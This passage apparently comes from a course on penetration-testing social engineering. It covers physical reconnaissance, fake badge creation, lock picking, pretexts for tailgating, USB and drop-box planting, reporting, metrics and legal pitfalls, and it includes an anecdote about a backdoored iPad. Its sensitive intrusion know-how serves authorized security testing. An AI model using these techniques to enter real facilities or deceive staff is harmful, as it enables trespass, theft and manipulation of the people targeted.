- **Locks/badge access**: What kinds of physical and electronic access controls are in place?
- **Cameras**: Are there cameras at entrances and around the facility? Do they pan and, if so, how widely?
- **Alarms**: Are there obvious alarm indicators, such as wires and connectors or posted signs?
- **Social gatherings**: Where are people gathering (if they are)? Are people smoking in a particular place?
- **Parking garages**: Is there an attached parking garage with a direct entrance into the facility?

Physical Recon: Guards

- Guards:
  - Are there any?
  - How many are there?
  - Where are they?
  - Do you have to pass by them to get in?
  - Are they armed?
  - Are there metal detectors or bag searches?
  - Do they have surveillance and monitoring?

You need to make note of any guards you see at the facilities you are observing. For most organizations, there will likely be some guards, perhaps just at the front desk. Others may be roaming the property, either on foot or using some type of vehicle. Try to get a feel for how many guards there are (roughly), where they are posted, how they move (if they do) and whether you can get past them into the facility in certain locations.

You should hopefully know whether they are armed or not already but make note of this now as well. See if there are active search and monitoring processes going on, as this usually indicates more rigorous security measures overall and may warrant additional attention to the entire campaign.

Physical Recon: People

- Evaluate people coming and going into the facilities
- Where do they enter/leave?
- When do they come and go?
- How do they dress?
- Are there smokers?
- What kinds of badges do they have? Covered next…

You definitely need to watch the people coming and going at the facility you are scoping. You should have some idea where they enter and exit as well as the time (depending on how long you are observing).

You also need to pay attention to how people are dressed. Is it a business casual environment (many offices are), or do they wear full suits (law firms, banks, and some others)? A software development firm, for example, may be very casual, with employees wearing jeans, T-shirts, and flip flops. If you show up in a suit, they think you are selling something!

If you see smokers gathering, this should get special attention. Smokers socialize while they smoke and tend to naturally chat with other smokers. While you may not smoke, you can assimilate yourself into the group easily by faking it with an electronic cigarette or "vape pen" that has harmless mist. Your authors have done this numerous times, and neither of us smokes.

Last but not least, on to badges, which are VERY important.

Physical Recon: Badges

- Most office environments have some sort of badge access (or just an ID)
- Use cameras or binoculars to scope this from a distance
  - Cameras may be better for taking high-quality pictures

Having a legitimate looking badge is a very critical part of physical site recon. Using a long-distance telephoto lens, you may be able to take pictures of employee badges on a lanyard or attached to a belt clip. If you do not have a camera, binoculars are also an option but may lack the ability to capture the images you need to create a fake badge later.

It is not uncommon for employees to have an ID badge as well as a proximity access control card, as well. Try to make note of this, as you may need both (functional or not) to try and talk your way through checkpoints or past guards.

Gaining Access: Fake Badges


- Creating fake badges is a common task for on-site social engineers
- Badges may be used as a pretexting premise
- Badges can also just help to "blend in"
- Many badge printers are available
  - Zebra is a well-known brand

For serious on-site ingress attempts, you will likely need a badge printer to create fake ones while there. Keep this in your car or hotel room nearby, and plan to create badges at some point to attempt more believable on-site pretexting.

There are many different manufacturers of badge printers and software, but one of our favorites is the Zebra brand, which makes lightweight and portable printers as well as large industrial ones, too. A great site to check out printers and get started is https://www.idwholesaler.com/card-printers/zebra-printers.html. Used printers can often be found on Amazon and eBay as well.

Gaining Access: Lock picking

- Be careful with lock picking activities
  - It's illegal in many places
  - Toool has a great site for the US: https://toool.us/laws.html
- If lock picking is in scope, have picks and possibly a lockpick gun too



Lock picking is really beyond what entails "social engineering" and moves more into "red team" assessments and real physical assessments that are focused on access controls. Be sure that you check the laws where you'll be carrying lockpicks and performing lock picking activity too, as this is not 100% legal in many areas and in others may be restricted to licensed locksmiths.

The Open Organization of Lockpickers (TOOOL) has a great site for all things lock picking; plus, has some information about laws in the U.S. that relate to the legality of lock picking. You can find more information at the site here: https://toool.us/laws.html.

Picks, a lock gun, and possibly even an automatic (electric) lock gun are good ideas for those who will be trying to pick locks. For obvious reasons, don't let people see you picking locks—it looks pretty suspicious!

Gaining Access: The Sneak

- On-site goals come into play here:
  - If the goal is to get into the facility, try to sneak in
  - If the goal is to actively engage personnel to assess awareness, then don't
- Most physical assessments are focused on security access control bypass and entrance to facilities
- Sneaking in undetected is always "Plan A"

Is your goal to get into the facility? If that is the major (or only) goal, then you should work to avoid people and try to sneak in if at all possible. If your goal is to actively gauge the security awareness and savvy of personnel (guards and security in particular), then you should seek to engage them on purpose.

Sneaking in undetected is really always the starting premise, which can then be adapted if you need to see how well security is working at the target organization.

Gaining Access: The Smooth Talker

- If "Plan A" isn't your plan, or you are confronted, you may need to talk your way into the facility (or out of a jam):
  - You are lost and looking for someone/something
  - You need to use the restroom
  - You are there for a meeting with _____
  - You work for a vendor or partner
  - You are a technician of some sort

If you will be engaging with people to try and gain access to the facilities, then you'll need to have a different plan for talking to people and trying to pretext them properly in person.

Just as we discussed in the previous section on pretexting, there are many ways to develop a story that can get people talking. Examples include:

- You are lost and looking for someone/something
- You need to use the restroom (this is a very good tactic to get the "lay of the land" inside)
- You are there for a meeting with someone (requires recon to build a plausible cover)
- You work for a vendor or partner (have fake business cards, maybe a logo shirt)
- You are a technician of some sort (Tool belt? Check!)

General Tips for Gaining Access

- Avoid confrontation
  - Unless this is the goal
- Dress the part
- Have a story
- Have a plan
- Leverage your mobile phone
  - This is your number one asset for many reasons

Some general tips for the on-site assessor:

- Avoid confrontation unless this is the goal of the test (to actively engage security and other staff).
- Dress the part: Look like you fit in, have confidence and 90% of your "blending" is done. Seriously.
- Have a story.
- Have a plan.
- Leverage your mobile phone: This is your number one asset for many reasons! If someone is approaching you, can you "take a call" that sounds important, and this may delay or deter them. People are often hesitant to interrupt phone calls. You can also use a smartphone to look things up quickly when you need to.

Once You're In…?

- Take a breather
  - Get out of sight for a few minutes to assess your position
  - The bathroom is actually a solid choice in many cases
  - If you have some documents/folders, carry them
- Find a spot to set up shop if you plan to stay
  - Look for an empty cube or office area
  - Conference rooms can be okay, but be wary

Once you're in the facility, you should initially plan to take a breather and collect yourself (unless time is incredibly critical, and sometimes it is). Find a spot where you can sit and think about your next steps and how you're going to proceed in the next phase. Believe it or not, the bathroom is a great place to do this. If you can duck into a bathroom, you won't find any cameras due to privacy restrictions, and you can settle into a stall for a bit to plan your strategy.

If you can find letterhead or other documents (even obvious trash or recycling docs) that you can carry around with a few folders or a ledger, it makes you look like belong and have things to do. Silly as it sounds, it works and helps create the appearance you want – someone who works there.

If you plan to stay in the facility, you should look for a more permanent place to settle. This could be an empty cube or office area (be careful not to sit at someone's desk) or it could be a conference room that is empty. Conference rooms in many organizations are highly prized and sought after, so be ready if someone comes to conduct a meeting and prepare to move quickly to a different location.

Goals While On-site

- There are several core goals that most security engineers may seek to accomplish on-site
- These will depend on the assessment's larger goals, of course, but may include:
  - Assessing awareness
  - Dropping media or a drop box
  - Hijacking systems or credentials
  - Accessing data and exfiltration
  - Physical security assessments
- Let's visit each in more detail

In the next section, we'll outline some of the most common goals most security engineers have when they get on-site.

These will always depend on the engagement overall, of course, and the target organization's goals and chief concerns. As a note of caution, be very careful in scoping and discussing rules of engagement about everything in this section. There are many ways to get in trouble as someone performing a social engineering engagement but perhaps none so much as going outside the rules of engagement when on-site.

On-site Goals: Awareness

- A common goal in social engineering engagements is to assess overall awareness
- Once on-site, you can look for:
  - Effectiveness of the security staff
  - Effectiveness of access controls and monitoring
  - Whether you are challenged
  - Whether people wear badges
  - Unsafe or risky behaviors displayed


One of the most common goals of tailgating and gaining on-site access is to assess the state of security awareness in staff and security personnel. As a security engineer, you are always testing something, of course, but in this case, you're really just sizing up people in a variety of ways as their behavior relates to sound security best practices.

Look for things like the following:

- **Effectiveness of the security staff**: Do they challenge you? Are they paying attention? Do they seem vigilant and alert? Are they checking all visitors to the facility or people they don't recognize?
- **Effectiveness of access controls and monitoring**: Are you being properly monitored in the environment? Does the security staff find you on CCTV cameras or come to investigate alarms or suspicious behavior?
- **Whether you are challenged**: Do employees challenge you without a badge?
- **Whether people wear badges**: Do employees wear and display their badges at all times?
- **Unsafe or risky behaviors displayed**: These might represent opportunities to challenge an offender of a minor or risky behavior and coerce them into doing something. At the least, it might highlight the cavalier.

On-site Goals: Planting USBs or Drop Boxes

- Many on-site engagements may be part of a larger test that includes exploitation and data exfil
- Drop those USBs
- Planting drop boxes
  - WiFi Pineapple
  - Outpost24
  - ACE rootabaga



A common goal for social engineers, in particular, is to gain access to on-site facilities so that you can drop off USBs to compromise systems that way. This takes us back to the beginning of the day with our media preparation…now it's time to plant some for people to find!

There are many types of "drop boxes" as well that can be plugged in and left behind to allow later ingress and attacks. Some tools (like the WiFi Pineapple) can also try to hijack user wireless traffic, allowing you to harvest data or manipulate their behavior. The company Pwnie Express makes a variety of drop boxes, and others are available from ACE Hackware. Here are some good links to get you started:

https://shop.hak5.org/products/wifi-pineapple
https://outpost24.com
http://acehackware.com/collections/pentest-drop-boxes

Image copied from http://www.wired.com/2012/03/pwnie/

Additionally, similar dropboxes can be custom built with low-cost Single-Board Computers (SBC's) such as the Raspberry Pi.

On-site Goals: Hijacking Systems + Credentials

- Once you have access to the environment, gaining access to systems may be possible
- USB bootable Linux distros can pwn quickly
- Great targets include:
  - Unlocked workstations (work fast!)
  - Conference room PCs
  - Desktops after hours
- You can plant a RAT for later access in some tests, as well

Gaining illicit access to systems and credentials is a solid goal for many engagements and can often be accomplished readily while on-site. Great targets for on-site system access include:

- Unlocked workstations (work fast!)
- Conference room PCs (often accessible and contain WAY more data than you would imagine)
- Desktops after hours

Planting a RAT for remote access later may be possible this way too (if allowed) and you can readily use a USB or DVD Linux distro to boot into and then manipulate the actual OS disk in the machine (grabbing data, resetting admin passwords if desired, etc.).

On-site Goals: Data Exfiltration

- Some tests involve testing the ability to do mass data exfiltration
- Other related goals may be simply walking out with documents and equipment
  - AKA "stealing" ☺
- Be sure this is in scope and allowed
- You can test:
  - Specific covert channels (if in scope)
  - DLP and other monitoring tool effectiveness
  - Physical security for removal of docs and gear

Be careful with this one! If not explicitly discussed and requested, DO NOT attempt to actively exfiltrate data (especially sensitive data) from the target environment. True red team tests will often include this step as a goal but most basic social engineering engagements will not.


Some tests may incorporate physical data removal in the form of documents or equipment (sometimes called "stealing"), which can make a great point about how sensitive organizations may really be. We have found medical records, financial documents, and full Cisco config files on "spare" routers sitting on a desk that were authorized for removal and made a huge impact during tests.

Things to consider here include:

- Specific covert channels (if in scope)—test DNS, HTTPS, SSH, or other network traffic types for data exfil.
- DLP and other monitoring tool effectiveness
- Physical security for removal of docs and gear

On-site Goals: Physical Security Assessments

- Sometimes you may also be assessing the physical security of a location
- Things you may be looking for:
  - Weak locks
  - Ineffective logical access controls
  - Poor monitoring & guard vigilance
  - Improperly secured dumpsters
  - Unlocked offices, cabinets, recycling, shredders
  - Posted credentials (!!!)



While in the facility, you may uncover many obvious examples of poor physical security, such as unlocked office doors and file cabinets with sensitive data inside, easily bypassed physical and logical access controls, and even guards sleeping at their posts.

While unpleasant, one of the most valuable places to search is the dumpster. A poorly secured dumpster can yield great treasures such as written credentials, sensitive documents, hard drives, memory, USB sticks and even full systems in some cases. If dumpster diving is in scope, check to see what may be there…AFTER you are done inside.

Another common issue is poor situational awareness with posted credentials—they are often all over the place on Sticky notes, posted to corkboards in cubicles and offices, and "hidden" under people's keyboards.

Tailgating & Physical Access Conclusion

- Physical security assessment is a different type of engagement that will almost ALWAYS involve some social engineering
- Common goals are:
  - Security awareness assessments
  - Access to on-site resources
  - Physical security assessments
- Carefully review the scope of your test first

This wraps up our physical access and tailgating section. For this type of test, be careful! Get permission, do your homework and be aware of your surroundings at all times.

Ah, reporting. This part of the engagement never seems as fun as the social engineering parts, sadly.

However, reporting is where you actually document what you did, how you did it, what the results were and what you recommend doing to make changes in order to improve security. For this reason, it's in many ways the most important part of the engagement, since it's the end result that will stick around long after you are done.

Before the Report…

- Make sure when you wrap up the engagement, you have kept careful notes on:
  - Locks picked and left open, or access control concerns
  - Locations of drop boxes, APs and "calling cards"
  - Any other changes you have made
- It is MUCH better to talk through results before committing them to paper
  - Also, document any specific client requests

Make sure when you wrap up the engagement, you have kept careful notes on:

- Locks picked and left open, or access control concerns
- Locations of drop boxes, APs, and "calling cards" in facilities
- Systems you have compromised with a RAT or other code that could not be remotely removed
- Any other changes you have made

This is absolutely critical. You cannot leave a client's environment less secure than you found it, ethically and professionally. Be sure to get everything, which really means documenting as you go.

It is also MUCH better to talk through results before committing them to paper. Have a draft of findings jotted down and have a less formal call with the client to brief them on anything you've come across. You may have been keeping them up to date all along with status reports but sum it all up anyway to have a sound discussion on reports and next steps. Also document any specific client requests for the report, as well.

A Key Point During the Test

- Much of social engineering campaigns is tied to documentation of effort and results
- All on-site work, or voice, is usually recordable or able to be captured
- Recording information
  - Small voice recorders, or your phone
- Photos
  - Digital cameras for recon, or your phone (again)

Should you record or capture information while you're performing the test? If allowed by law, absolutely. In some countries (any EU country, for example), privacy laws prohibit recording conversations or taking pictures of employees. You CAN take pictures of facilities, environments you were in, things you took or planted, etc.

Recording digital evidence really depends on what types of tests you're doing, and for whom. Discuss it first, but if you can provide solid photographic, video, or audio evidence for your report, it only adds to the results.

Report Outline

- Executive Summary
- Introduction
- Technical Summary
- Technical Detail
  - Findings (Low to High Risk)
- Conclusion
- Appendices
  - Methodology
  - Tool Results

This slide details a basic report outline:

Executive Summary
Introduction
Technical Summary
Technical Detail
- Findings (Low to High Risk)

Conclusion
Appendices
- Methodology
- Tool Results

Let's take a look at a few key areas.

Executive Summary

- The "report within a report"
- This is where budget decisions are made
- Should be 2-3 pages in length (max)
- Format should consist of:
  - Short explanation of project
    - Goal(s)
    - Initiator
    - Scope Description
  - Short explanation of Results, with specific emphasis placed on business risks
    - Short points on major technical or awareness risks, and what will fix them (stay out of the weeds here)
  - Conclusion

The Executive Summary should be a kind of "report within the report". It should stand on its own, only consist of 2-3 pages max and provide executive decision makers with the detail and context they need to understand what is going on.

The Format should consist of something along these lines:

Short explanation of project
- Goal(s)
- Initiator
- Scope Description

Short explanation of results, with specific emphasis placed on business risks
- Short points on major technical or awareness risks, and what will fix them (stay out of the weeds here)

Conclusion

If you only get one part of the report exactly right, make it this section!

Risk Management 101

- Penetration tests may have arbitrary risk ratings
  - 3-point scale: HIGH MEDIUM LOW
  - 5-point scale: CRITICAL HIGH MEDIUM LOW INFO
  - Any other possible combination
- Create a one-page entry in the report entitled "Risk Rating Summary"
- Explain each risk level with very specific examples
- Social engineering risk ratings can be a bit more subjective

In an engagement report, you'll be describing technical and other flaws at your organization and, as such, you'll need to articulate how you came up with the various risks that you label them with.

Most vulnerability assessments and penetration tests have either a 3-point (High-Medium-Low) or a 5-point (Critical-High-Medium-Low-Info) scale used to describe vulnerabilities.

Each of these ratings (on whatever scale you use) should be clearly described on a single page of the report called "Risk Rating Summary" or something similar.

An example is shown on the next page.

Risk Management 101 Example

Rating	Description
HIGH	For HIGH findings, the issue should be resolved within 30 days at most, or as soon as possible. Examples include clicking phishing links or attached executables in e-mails or opening doors for strangers without validating their credentials.
MEDIUM	MEDIUM findings should be resolved within 60 days or as soon as possible. These security issues may not lead to significant compromise but could be leveraged by attackers in other ways. Examples include data exposure over the phone, poor physical access controls, and exposed documents or systems.
LOW	LOW findings are largely concerned with improper disclosure of information and should be resolved within 90 days or as soon as possible. Examples include overall lack of security awareness and disclosure, poorly secured dumpsters etc.

It is always important to have a risk rating scale; yours will likely vary somewhat and should. These are generally subjective but should be clearly laid out.

Context in Social Engineering

- Context:
  - Including relevant information about the target environment that impacts the risk ratings of noted issues
  - There are two options for leveraging contextual data:
    - Information you have gleaned from the test itself about the environment (Ideal)
    - Information you have been provided by the target organization (Secondary Option)
  - A phased testing/reporting engagement with a round of findings—interviews and adjusted reporting can be effective in providing the most accurate risk ratings

One thing this course author has seen too many times to count in engagement reports is context. This means including relevant information about the target environment that impacts the risk ratings of noted vulnerabilities.

Things that factor into context include difficulty of exploit, additional controls in place or missing, specific testing circumstances, etc.

There are two options for leveraging contextual data:

- Information you have gleaned from the test itself about the environment (Ideal)
- Information you have been provided by the target organization (Secondary Option)

A phased testing/reporting engagement with a round of findings, interviews and adjusted reporting can be effective in providing the most accurate risk ratings—in other words, try to incorporate a few rounds of draft reports if you can.

Introduction/Conclusion

- Introduction:
  - The project details section
    - Type of test(s)
    - When they were performed
    - Why they were performed (goals)
    - Who asked for them and contact info
  - The high-level results
    - Similar to the Executive Summary
    - A bit more detail on technical problems and suggested solutions
    - Include all High and (maybe) Medium vulnerabilities here
- Conclusion:
  - Recap of major findings
  - Next steps (if any)
  - Final words about the project
- Try to say something positive here if possible

The introduction and conclusion sections of the report act as the "book ends" to the report in many ways. The introduction should include project details, such as the tests performed, who asked for them, when they were performed, contact details etc. You should also consider including high-level results, similar to the Executive Summary.

The Conclusion should ideally be 1-2 pages at most. It should provide a simple (bulleted) recap of the tests and findings, next steps and final words about the project. As a rule, I always try to include something nice in this section if I can, as it leaves people with a better feeling than purely "doom and gloom." Granted, some tests are so revealing that there's little nice to say, sadly.

Technical/Attack Section

- All the details go here
- For each issue uncovered, you should include:
  - The type of issue
  - Risk level (High, Medium, Low)
    - Describe impact to business here
  - Attack details
  - Attack vectors and compromise description
  - Recommendations
  - References

All the details go in the technical section of the report. For each vulnerability found, you should include:

- The type of issue
- Risk level (High, Medium, Low)—describe impact to business here
- Attack and exploit success details
- Attack vectors and compromise description
- Recommendations
- References

This section can be as deep as you think it needs to be, or what the business/IT sponsor requires.

SE: Where It All Fits

Let's wrap up with some basic information about where social engineering fits in the larger security program, both engagementing and otherwise.

Where Social Engineering "Fits"

- Social engineering is a tactic that attackers are actively using against us
- As such, it needs to be something we work to protect against
- Social engineering should be a part of any risk management and security assessment regimens
- To make this a more consistent and professional part of our programs, we need metrics and measurements

Social engineering is a tactic that attackers are actively using against us. As such, it needs to be something we work to protect against actively within the organization.

Social engineering should be a part of any risk management and social engineering regimens, and to make this a more consistent and professional part of our programs, we need metrics and measurements that management can rely on to make sound decisions and track progress.

Metrics: Phishing

- Phishing metrics should include:
  - Number of e-mails sent per group
  - Number of clicks
  - Number of "follow throughs"
  - Number of compromised systems
  - End goal metrics like credentials harvested, quantity of data exfiltrated, etc.
  - Number of e-mails reported
- Also, track these numbers with different e-mail campaigns

Phishing metrics should include:

- Number of e-mails sent per group
- Number of clicks
- Number of "follow throughs"
- Number of compromised systems
- End goal metrics like credentials harvested, quantity of data exfiltrated etc.
- Number of e-mails reported

Metrics: Media Drops

- Media drops should be tracked with the following metrics:
  - Number of USBs dropped per location
  - Number of USB insertions
  - Number of actual executions/infections
  - Number of USBs reported
  - Number of executables caught by anti-malware
- Track by location or area of drop within locations

Media drops should be tracked with the following metrics:

- Number of USBs dropped per location
- Number of USB insertions
- Number of actual executions/infections
- Number of USBs reported
- Number of executables caught by anti-malware

Metrics: Pretexting

- Pretexting metrics are fairly straightforward:
  - Number of calls made
  - Number of calls resulting in information disclosure
  - Number of calls resulting in end user actions
  - Number of calls resulting in credentials
- Consider including categories like time of day, male/female caller or type of "story"

Pretexting metrics are fairly straightforward:

- Number of calls made
- Number of calls resulting in information disclosure
- Number of calls resulting in end user actions
- Number of calls resulting in credentials

Consider including categories, such as time of day, male/female caller or type of "story."

Metrics: Tailgating & Physical Access

- Metrics for tailgating or physical ingress are a bit more difficult to define
- These are usually good to discuss with clients and define for the engagement
- Examples might be:
  - Number of distinct ingress attempts/successes
  - Number of successful tailgates relying on pretexting or human manipulation
  - Total time on-site (per day or cumulative)

Metrics for tailgating or physical ingress are a bit more difficult to define. These are usually good to discuss with clients and define for the engagement in a more customized way each time.

Examples might be:

- Number of distinct ingress attempts/successes
- Number of successful tailgates relying on pretexting or human manipulation
- Total time on-site (per day or cumulative)

Social Engineering & Security Awareness

- Social engineering is tied closely to security awareness
  - SE can be a validation mechanism for awareness programs and efforts
- Consider implementing SE campaigns after awareness program rollouts and updates to determine success/failure
- SE can also be used to measure awareness "decay"

Social engineering is tied closely to security awareness. SE can be a validation mechanism for awareness programs and efforts (where you are likely already spending money and time).

Consider implementing SE campaigns after awareness program rollouts and updates to determine success/failure, and you can also use social engineering to measure how awareness "decays" over time. Do people forget? Do they stop caring? This is something you need to know.

Risky Business

Particular areas to watch out for in SE engagements and how to keep it professional

Social engineering can involve a number of risks—legal and ethical. Here, we discuss some of the common problem areas for you to consider and some of the top tips for avoiding them.

Risky Business

- We aren't lawyers
- Laws vary by state, country, and even industry
- Naturally, you should seek legal advice
- But we have an array of pointers for you

Just as with any penetration testing engagement, it is important to be abreast of local, regional, and international laws that may apply to our efforts. It is our duty to our clients to as accurately as possible emulate the likely attacks of our adversaries. Unfortunately, attackers ignore laws that may impact us, even if our intentions are pure.

We are not lawyers and certainly cannot give one-size-fits-all recommendations, but we can give you some pointers and suggested areas to watch out for. In many ways, social engineering engagements are not worse than the standard penetration test, but they are often more misunderstood and therefore feared from a legal perspective. You should undoubtedly get advice from a legal professional and ensure it applies to the jurisdictions in which you are operating. That said, let us cover some of the major items that come up in our tests.

Passing Off

- Passing off (also known by other names) is essentially misrepresentation and "allows enforcement of trademark rights on unregistered marks"
- Implying you are brand X through use of logos, phrases, or other expressions can land you in hot water
- As social engineers, we often do this…

Passing off is a branch of law that enables a company to enforce trademark-like rights on an unregistered mark. Implying that you are company X by using their name (for example, in a wireless network) or their logo (on a shirt you've had printed)—even if it is not a trademarked—could allow for prosecution. Naturally, if this is a properly registered trademark, you could end up in very much the same situation.

It is typically accepted that the scope of this abuse is key. Attackers may well emulate recognized courier companies and certainly routinely use the logos and trust identifiers of well-known companies to get you to click on a link or hand over information.

The context of your use of logos or trust identifiers is typically considered the key. If you use such identifiers in a test with the scope limited to a specific target company and where the use of said information does not imply something negative about the organization you are emulating, it is far less likely that this will cause legal or ethical issues. Sending a number of targeted e-mails that use a brand, or that closely mirror a trusted organization (or class of organizations preferably) is also different from starting an Internet-facing web server that hosts a fake website with a domain name that closely resembles the original brand. Limitation of scope really is a critical factor here and should be considered carefully to allow you to achieve the goals of your test. We recommend being particularly careful about close replication of domain names (typosquatting) as these external-facing sites clearly could be inadvertently used by those outside the scope of the test and may result in complaints against you.

Ultimately limiting the scope by time and distribution methods will be key. We've used short periods where such services were live to justify our work along with the use of a key or session value in the URL to limit it to those in the distribution list. Any mitigations such as this will help significantly in the event of any issues. You've done your job right if no complaints ever see the light of day. Naturally, if you can avoid the entire problem by emulating a service but not encroaching on their logo or brand, that is entirely preferable.

Employee Reporting

- Should be part of an employee agreement
  - Much like network monitoring
- Observe local and national laws carefully
- Global companies, particularly European, can have specification regulation that impacts you
- This aside from the ethics of reporting, we've previously outlined

As we outlined earlier in the course, it is important to avoid naming specific employees and to carefully manage the tone of reporting. Much like the age-old, best practice of including the right to monitor networks for business and security purposes into employee agreements, it is wise for organizations wishing to routinely conduct social engineering to include their right to do so in the employee agreement also.

Naturally, engagements need to be conducted being cognizant of local and national law, but when dealing with global companies (particularly those with European employees), even greater caution is advised. In Germany, for example, the recording (let alone reporting) of specific usernames or other data that could be construed with a particular individual doing something wrong is certainly a matter for review/discussion of the worker's council and could even be a practice restricted by law. When dealing with European companies, it is wise to seek additional council and if possible, to minimize data collection significantly. The good news is that typically companies that fall into this category are quite comfortable with you providing company level, rather than user level, reporting.

Bribery and Corporate Policy

- An early SE engagement went horribly sideways
- The target was the SMT (the board signed off on their inclusion)
- A malware prepped iPad was the trojan
- The executive received it, convinced they won it and set it up
- We caused them to violate several policies

One of the course author's earliest social engineering engagements went horribly wrong and it is an excellent teaching point for the class. We were working in an environment where the senior management team was included in the scope and our sign off was provided from the highest echelons of the company. We had to task several of their more senior people alongside a campaign to hit the rest of the company to show what an attacker could do if he took the gloves off. Their business, after all, was one that was likely to be targeted by these kinds of tactics.

We took an iPad, jail broke it, then included a nice simple backdoor that would allow us to monitor and access all of the data. We then made it look ready to register, shrink wrapped it once more in the packaging, and shipped it off to one of the executives. The premise of the iPad was that they had won it in a raffle from a recent vendor show they had been to (no one can ever remember what they entered or where they put their business card).

The executive received the item and in his great excitement, he ripped it open and configured his mail account. Fantastic result that led to exactly what we needed to get in and show what an attacker could do. The findings meeting produced some unexpected challenges, however. It turns out that the company had a policy about bribery and receiving high-valued goods and that anything received over a value of £15 had to be disclosed through a formal process, even if it was a lucky prize. The executive did not follow this process and was severely reprimanded for being "willingly bribed."

Some would argue that this was a situation waiting to happen and not our fault—others could see that we created the situation and a just too tempting snare (and the executive said they just forgot). It led to several very awkward discussions and had nasty repercussions. Our contact had also signed off the various attacks but had not thought through how HR would then handle this process. I would be wary of these kinds of approaches, and it is worth discussing corporate policy or the potential for an entrapment style catch of an employee in some other corporate policy before proceeding.

Keeping It Professional

- Losing data or aiding attackers would be really bad
  - Run patched, locked down systems
  - Shred data when no longer required
    - # shred filename.txt; rm filename.txt
  - Use TLS (or equivalent) when snaring users
    - Attackers do this for different reasons
    - We care about not exposing our clients' data/passwords
  - Security review your tools and equipment
  - Full-disk encrypt your assets

It goes without saying that losing data would be really bad. We do not want to execute our test and inadvertently help attackers gain access to systems. Here are a few practices that might seem very obvious but that we have seen social engineers fail (hard) at. This slide may well prevent some serious pain in the future.

Run patched, locked down systems
It sounds obvious and it is obvious but, unfortunately, it is not often done. A tester fires up a quick Linux image on Amazon EC2 or procures a shared host from a web provider for a phishing exercise and doesn't run through lock down and update processes. You end up with a vulnerable web server or host and the system can be compromised. It is not only extremely embarrassing, but it is verging on negligence given the security expertise. This is one of the most common failures out there in the SE/pentest space.

Shred data when no longer required
This one is easy to do. You get to the end of a test and on a remote system, or your local VM, you need to remove the data that is no longer required. Each operating system differs but typically deleting a file (on Linux using rm) leads to a file that can be recovered. Shredding the data is far more secure. On some systems, shred will overwrite the data and then remove it—on others, it will merely overwrite it and you will need to execute the rm command manually. Use this command with care; you won't be able to recover the data afterward!


Use TLS (or equivalent) when snaring users
You set up a quick website to capture usernames and passwords from your fantastic phishing e-mail. Hundreds of people spring onto the site and start posting their corporate credentials. Excellent. The only problem is you've posted it over HTTP, and you have exposed those credentials with far lower security than you would have had even if you used archaic password hash formats from Windows XP SP 0. It is crucial that you use modern secure transport to prevent someone intercepting the information. We cover this in more depth in the coming

slides given the general importance of this particular practice, but you should be comfortable setting this up with every tool that collects data as a part of your engagement. More importantly, attackers have become good at using TLS as they know it can bypass some security scanning and it can also trick users into trusting the site. After all, we've spent years telling users to look for the padlock.

Security review your tools and equipment
If you decide to drop a particular small Linux box (disguised as a power plug perhaps?) in the environment to provide a backdoor, you should make sure it is fully updated, configured in line with the latest best practice and that the backdoor will be made available to you and you, alone. We've come across scenarios where the tester used a third-party web host IP for the backdoor reverse connection only to have their IP address change such that they were shunting a shell to a completely different user. Granted, the odds of them picking up a shell and running the right software is low, but the risk they introduced is one that could easily have been averted.

Full-disk encrypt your assets
We clean out our equipment after every test to make sure no client artifacts are left lying around. During the test, it is key that we don't lose any information that we've collected. Lost laptops or mobiles containing data should all be encrypted so that if they are lost, there is a very low chance anyone can get to the information. This is not only a matter of professionalism but in many jurisdictions now, it is a matter of law that this data is encrypted, or you may have to notify each of the individuals whose data you've lost. It isn't hard to do and is a big step toward avoiding a future embarrassing conversation.

A Word on TLS



